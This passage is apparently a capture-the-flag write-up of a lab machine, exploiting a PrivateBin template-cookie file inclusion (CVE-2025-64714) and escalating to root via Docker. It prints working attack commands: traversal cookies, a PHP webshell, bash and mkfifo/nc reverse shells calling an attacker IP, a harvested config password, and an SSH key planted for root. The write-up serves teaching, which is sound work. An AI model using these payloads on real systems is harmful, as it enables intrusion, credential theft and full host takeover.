        proxy_pass http://127.0.0.1:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
CVE-2025-64714
Background
Searching for “privatebin 2.0.2 cve” finds multiple references to CVE-2025-62796:

This vulnerability was introduced in version 1.7.7 and patched in 2.0.2. So that’s not what I’m looking for. I think it’s coming up because all of the advisories have 2.0.2 in their text. If I use the NOT operator (on Brave search, or just -cve-2025-62796 on Google), it removes those results and a new CVE jumps out:

NIST describes CVE-2025-64714 as:
PrivateBin is an online pastebin where the server has zero knowledge of pasted data. Starting in version 1.7.7 and prior to version 2.0.3, an unauthenticated Local File Inclusion exists in the template-switching feature. If
templateselectionis enabled in the configuration, the server trusts thetemplatecookie and includes the referenced PHP file. An attacker can read sensitive data or, if they manage to drop a PHP file elsewhere, gain remote code execution. The constructed path of the template file is checked for existence, then included. For PrivateBin project files this does not leak any secrets due to data files being created with PHP code that prevents execution, but if a configuration file without that line got created or the visitor figures out the relative path to a PHP script that directly performs an action without appropriate privilege checking, those might execute or leak information. The issue has been patched in version 2.0.3. As a workaround, settemplateselection = false(which is the default) incfg/conf.phpor remove it entirely
It’s a local file include (LFI) that is patched in version 2.0.3. This GitHub advisory has a nice writeup of the vulnerability as well as ways to check if templateselection is enabled on a specific host.
The issue here is that the code allows for template setting via a cookie, and starting in 1.7.7 this cookie is accepted with minimal validation. Full details of the vulnerable code are in the advisory.
Check templateselection
For an instance of PrivateBin to be vulnerable to this CVE, it must have templateselection enabled in the configuration, which is not enabled by default. I already noticed that cfg is not accessible to check. That said, when I look at the page there is a theme dropdown:

When I change that theme it updates in the cookie template in the next request to /:
GET / HTTP/1.1
Host: bin.kobold.htb
Cookie: template=bootstrap-compact-page; ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=%7B%22%24device_id%22%3A%22019f881a-09d8-78ff-8344-b9d0f5b26cd9%22%2C%22distinct_id%22%3A%22019f881a-09d8-78ff-8344-b9d0f5b26cd9%22%2C%22%24sesid%22%3A%5B1784749501064%2C%22019f8b21-5f06-7e66-b228-6ac9a2c38cac%22%2C1784745647878%5D%2C%22%24initial_person_info%22%3A%7B%22r%22%3A%22%24direct%22%2C%22u%22%3A%22https%3A%2F%2Fmcp.kobold.htb%2F%22%7D%7D
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
The presence of this template dropdown is itself a good sign, since PrivateBin only exposes it when templateselection is enabled, which is the exact setting this CVE requires. The CVE is abused by modifying that cookie.
Simple Vulnerability Test
In the “Reproduction Steps” of the advisory, it says to check for this vulnerability with a curl command that will return 500 if it is vulnerable. I’ll update the command a bit, removing --silent so that I can see errors, adding -k to ignore the fact that the TLS certificate is not properly signed, and -I to just see the resulting headers.
oxdf@hacky$ curl -k -I --cookie 'template=../cfg/conf' https://bin.kobold.htb
HTTP/1.1 500 Internal Server Error
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 22 Jul 2026 13:10:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-store, no-cache, no-transform, must-revalidate
Pragma: no-cache
Expires: Wed, 22 Jul 2026 13:10:06 GMT
Last-Modified: Wed, 22 Jul 2026 13:10:06 GMT
Vary: Accept
Content-Security-Policy: default-src 'none'; base-uri 'self'; form-action 'none'; manifest-src 'self'; connect-src * blob:; script-src 'self' 'wasm-unsafe-eval'; style-src 'self'; font-src 'self'; frame-ancestors 'none'; frame-src blob:; img-src 'self' data: blob:; media-src blob:; object-src blob:; sandbox allow-same-origin allow-scripts allow-forms allow-modals allow-downloads
Cross-Origin-Resource-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Permissions-Policy: browsing-topics=()
Referrer-Policy: no-referrer
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
Set-Cookie: template=..%2Fcfg%2Fconf; secure; SameSite=Lax
It’s a 500, which means it’s vulnerable. A patched server would ignore the manipulated template cookie and return a normal 200. This one instead resolves the path and includes cfg/conf.php. That file isn’t a valid template, so including it throws a PHP fatal error, and that error is what produces the 500, which is proof that the inclusion happened.
POC
The reason this vulnerability isn’t a bigger deal is because to run arbitrary code, I’d need to get that onto the filesystem first. When looking for remote code execution, that would mean some kind of file write vulnerability to write a .php file (since the include appends .php). The template value is treated as a path relative to PrivateBin’s templates directory, so the leading ../ steps out of that directory to reach siblings like cfg and data.
In this case, I have access to the host. The data directory is world-writable, so as ben I can drop files into it. I’m also going to assume that directory is mounted into the Docker container based on the files in it. I’ll write a file:
ben@kobold:/privatebin-data/data$ echo "0xdf was here" > test.php
And I can read it using the LFI vulnerability:
oxdf@hacky$ curl -k --cookie 'template=../data/test' https://bin.kobold.htb
0xdf was here
To check for code execution, I’ll write some dummy PHP:
ben@kobold:/privatebin-data/data$ echo "<?php echo '0xdf executed this'; ?>" > test2.php
When I include this, it executes and prints the echoed string:
oxdf@hacky$ curl -k --cookie 'template=../data/test2' https://bin.kobold.htb
0xdf executed this
That is code execution!
Shell
I’ll create a file with a simple PHP webshell:
ben@kobold:/privatebin-data/data$ echo '<?php system($_REQUEST["cmd"]); ?>' > 0xdf.php
ben@kobold:/privatebin-data/data$ cat 0xdf.php
<?php system($_REQUEST["cmd"]); ?>
Now I can execute commands:
oxdf@hacky$ curl -k --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/?cmd=id'
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
oxdf@hacky$ curl -k --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' --data 'cmd=id'
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
A troubleshooting note worth mentioning: the PrivateBin container runs PHP with OPcache and opcache.validate_timestamps=0. That means once a .php file is included, its compiled bytecode is cached and later changes to the file on disk are ignored. So if I want to change a file after including it (for example if it didn’t work due to some issue on my part), I’ll have to write to a new filename each time (unless I have a way to reset OPcache or restart the container). I lost some real time on this before figuring it out.
To get a full shell, I’ll replace id with a bash reverse shell:
oxdf@hacky$ curl --data-urlencode 'cmd=bash -c "bash -i >%26 /dev/tcp/10.10.15.217/443 0>%261"' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
Sending this didn’t work. That’s because bash isn’t installed:
oxdf@hacky$ curl --data-urlencode 'cmd=which bash' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
oxdf@hacky$ curl --data-urlencode 'cmd=which curl' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
oxdf@hacky$ curl --data-urlencode 'cmd=which wget' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
/usr/bin/wget
oxdf@hacky$ curl --data-urlencode 'cmd=which nc' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
/usr/bin/nc
It’s Alpine Linux, which is a very minimal distribution:
oxdf@hacky$ curl --data-urlencode 'cmd=cat /etc/os-release' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.22.2
PRETTY_NAME="Alpine Linux v3.22"
HOME_URL="https://alpinelinux.org/"
BUG_REPORT_URL="https://gitlab.alpinelinux.org/alpine/aports/-/issues"
However, nc has the -e option:
oxdf@hacky$ curl --data-urlencode 'cmd=nc -h 2>&1' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
nc: unrecognized option: h
BusyBox v1.37.0 (2025-08-05 16:40:33 UTC) multi-call binary.

Usage: nc [OPTIONS] HOST PORT  - connect
nc [OPTIONS] -l -p PORT [HOST] [PORT]  - listen

        -e PROG Run PROG after connect (must be last)
        -l      Listen mode, for inbound connects
        -lk     With -e, provides persistent server
        -p PORT Local port
        -s ADDR Local address
        -w SEC  Timeout for connects and final net reads
        -i SEC  Delay interval for lines sent
        -n      Don't do DNS resolution
        -u      UDP mode
        -b      Allow broadcasts
        -v      Verbose
        -o FILE Hex dump traffic
        -z      Zero-I/O mode (scanning)
I could just use that, but I don’t love the promptless shell it returns and getting a full PTY from there is tricky on this terminal, so I’ll use a mkfifo shell:
oxdf@hacky$ curl --data-urlencode 'cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.217 443 >/tmp/f' --cookie 'template=../data/0xdf' 'https://bin.kobold.htb/' -k
And there’s a connection:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.245.50 45075
sh: can't access tty; job control turned off
/var/www $ id
uid=65534(nobody) gid=82(www-data) groups=82(www-data)
Shell as root
Enumeration
Container
The container is very bare. There are no users with home directories. I’ll find the directories from the host mounted in /srv, along with some others:
/srv $ ls
bin
cfg
data
lib
tpl
vendor
/srv/data matches the host:
/srv $ ls data
0xdf.php
12
77
93
bd
cmd.php
diag.php
diag2.php
e3
oc.php
purge_limiter.php
salt.php
shell.php
test.php
test2.php
traffic_limiter.php
cfg just has conf.php. This is the config directory ben couldn’t read on the host, but from within the container it is readable:
/srv/cfg $ ls
conf.php
The config is quite long, so I’ll grab the uncommented lines:
/srv/cfg $ cat conf.php | grep -v '^;' | grep .
[main]
discussion = true
opendiscussion = false
password = true
fileupload = false
burnafterreadingselected = false
defaultformatter = "plaintext"
sizelimit = 10000000
templateselection = true
availabletemplates[] = "bootstrap5"
availabletemplates[] = "bootstrap"
availabletemplates[] = "bootstrap-page"
availabletemplates[] = "bootstrap-dark"
availabletemplates[] = "bootstrap-dark-page"
availabletemplates[] = "bootstrap-compact"
availabletemplates[] = "bootstrap-compact-page"
languageselection = false
[expire]
default = "1week"
[expire_options]
5min = 300
10min = 600
1hour = 3600
1day = 86400
1week = 604800
1month = 2592000
1year = 31536000
never = 0
[formatter_options]
plaintext = "Plain Text"
syntaxhighlighting = "Source Code"
markdown = "Markdown"
[traffic]
limit = 10
[purge]
limit = 300
batchsize = 10
[model]
class = Filesystem
[model_options]
dir = PATH "data"
[main]
discussion = true
opendiscussion = false
password = true
fileupload = false
burnafterreadingselected = false
defaultformatter = "plaintext"
sizelimit = 10000000
templateselection = true
availabletemplates[] = "bootstrap5"
availabletemplates[] = "bootstrap"
availabletemplates[] = "bootstrap-page"
availabletemplates[] = "bootstrap-dark"
availabletemplates[] = "bootstrap-dark-page"
availabletemplates[] = "bootstrap-compact"
availabletemplates[] = "bootstrap-compact-page"
languageselection = false
[expire]
default = "1week"
[expire_options]
5min = 300
10min = 600
1hour = 3600
1day = 86400
1week = 604800
1month = 2592000
1year = 31536000
never = 0
[formatter_options]
plaintext = "Plain Text"
syntaxhighlighting = "Source Code"
markdown = "Markdown"
[traffic]
limit = 10
[purge]
limit = 300
batchsize = 10
[model]
class = Filesystem
[model_options]
dir = PATH "data"
[model]
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true   ; PDO::ATTR_PERSISTENT
This is where templateselection is enabled:
templateselection = true
availabletemplates[] = "bootstrap5"
availabletemplates[] = "bootstrap"
availabletemplates[] = "bootstrap-page"
availabletemplates[] = "bootstrap-dark"
availabletemplates[] = "bootstrap-dark-page"
availabletemplates[] = "bootstrap-compact"
availabletemplates[] = "bootstrap-compact-page"
More interesting is the user and password at the bottom:
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true   ; PDO::ATTR_PERSISTENT
I’ll try this password with root and alice, but it doesn’t work.
Arcane Authenticated Access

The Arcane docs show the default creds for Arcane are arcane / arcane-admin:
 Click for full size image
The default creds don’t work, but I can use request time to enumerate users. A non-existing user takes about 1 second to respond:

admin takes about the same:

However, arcane takes reliably more than 100ms more:

That suggests arcane is a valid name and the other two aren’t. I’ll try the password from the PrivateBin instance, “ComplexP@sswordAdmin1928” does work:
 Click for full size image
There’s one container in use, the PrivateBin one. There is another image, mysql, that isn’t in use.
Container Abuse
Being able to control containers is always a privesc risk. I’ll click on “Containers” from the menu and select “Create Container” from the dots at the top right:
 Click for full size image
On the resulting page, I’ll fill out the info, using the mysql image already on the box:
 Click for full size image
Before hitting “Create Container”, I’ll visit the “Volumes”, and add the root filesystem as a mount inside the container:
 Click for full size image
Now I’ll hit “Create Container”, and it shows up on the Containers view:
 Click for full size image
If I click on it, there’s a dashboard with a “Shell” tab and the host filesystem is mounted in /host:
 Click for full size image
I’ll go to /host/root/.ssh and add my public key:
sh-5.1# cd /host/root/.ssh/
sh-5.1# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDIK/xSi58QvP1UqH+nBwpD1WQ7IaxiVdTpsg5U19G3d nobody@nothing" >> authorized_keys
Now I can SSH into the host system as root:
oxdf@hacky$ ssh -i ~/keys/ed25519_gen root@kobold.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)
...[snip]...
root@kobold:~#
And grab the flag:
root@kobold:~# cat root.txt
d137bb9d************************
Beyond Root
Unintended Background
There’s an unusual unintended in Kobold because of an unintended configuration in /etc/gshadow that IppSec noticed. The gshadow file is meant to be the group counterpart to /etc/shadow. Linux splits account data across a public file and a protected one. /etc/passwd holds the public user data while /etc/shadow holds the password hashes that must stay secret. Groups work the same way. /etc/group is world-readable and lists each group’s name, GID, and members, while /etc/gshadow holds the parts that shouldn’t be public, the group password hash and the list of group administrators.
Each line in gshadow has four fields separated by colons. The first is the group name. The second is an optional group password hash, though most groups show a ! to mark that there is no usable password. The third is a comma-separated list of administrators, users allowed to change the group’s password and membership with gpasswd without being root. The fourth is the list of members, mirroring /etc/group.
A group password exists so that a user who isn’t a member can temporarily assume the group with newgrp, or run a single command under it with sg, by supplying the password. Group passwords are almost never used in practice, so anything unusual in this file, a set password, an unexpected administrator, or loose permissions, is worth a closer look.
It is typically only readable by root and the shadow group:
oxdf@hacky$ ls -l /etc/gshadow
-rw-r----- 1 root shadow 1083 Jul 19 19:34 /etc/gshadow
gshadow as root
As root, I can view the gshadow file. There are no group admins set, only members. I’ll show only the lines that don’t end in “:”:
root@kobold:/etc# cat gshadow | grep -v ':$'
adm:*::syslog
www-data:*::alice
operator:*::ben,alice
docker:!::ben,alice
alice:!::www-data
This is very similar to the group file:
root@kobold:/etc# cat group | grep -v ':$'
adm:x:4:syslog
operator:x:37:ben,alice
docker:x:111:alice
There are two differences:
gshadowshows www-data as a member of the alice group.gshadowshows ben as a member of the docker group.
I never get a shell as www-data, so there’s not much to abuse there. But I do get a shell as ben, which creates a huge shortcut.
group is what is used to set a users default groups on logging in, but gshadow is what sets what groups a user can log into.
Unintended
newgrp is the command to “log into a new group”. When I run it, if I’m not a member of the group according to gshadow, it asks for a password:
ben@kobold:~$ newgrp adm
Password:
That is looking for the password for the group which would be set in gshadow (though practically this is almost never set).
When a user is listed as a member of a group in gshadow, they can add that group to their current session using newgrp without any prompt. So ben doesn’t have the docker group by default:
ben@kobold:~$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
ben@kobold:~$ docker ps
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.50/containers/json": dial unix /var/run/docker.sock: connect: permission denied
However, because ben is in the docker group in gshadow, I can add it:
ben@kobold:~$ newgrp docker
ben@kobold:~$ id
uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)
ben@kobold:~$ docker ps
CONTAINER ID   IMAGE                               COMMAND                  CREATED        STATUS          PORTS                      NAMES
4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"   5 months ago   Up 30 minutes   127.0.0.1:8080->8080/tcp   bin
As a member of the docker group, ben could do the same privesc done through Arcane, just much sooner in the box:
flowchart TD;
    subgraph identifier[" "]
      direction LR
      start1[ ] --->|intended| stop1[ ]
      style start1 height:0px;
      style stop1 height:0px;
      start2[ ] --->|unintended| stop2[ ]
      style start2 height:0px;
      style stop2 height:0px;
    end
    A[Shell as ben]-->B(<a href='#cve-2025-64714'>CVE-2025-64714</a>);
    B-->C[<a href='#shell-as-nobody-in-privatebin'>Shell as nobody\nin PrivateBin</a>];
    C-->D(<a href='#container'>Find service\npassword</a>);
    D-->E(<a href='#arcane-authenticated-access'>Arcane access</a>);
    E-->F(<a href='#container-abuse'>Docker abuse</a>);
    F-->G[Shell as root];
    A-->H(<a href='#unintended-background'>Add docker\ngroup</a>);
    H-->F;

linkStyle default stroke-width:2px,stroke:#FFFF99,fill:none;
linkStyle 1,8,9 stroke-width:2px,stroke:#4B9CD3,fill:none;
style identifier fill:#1d1d1d,color:#FFFFFFFF;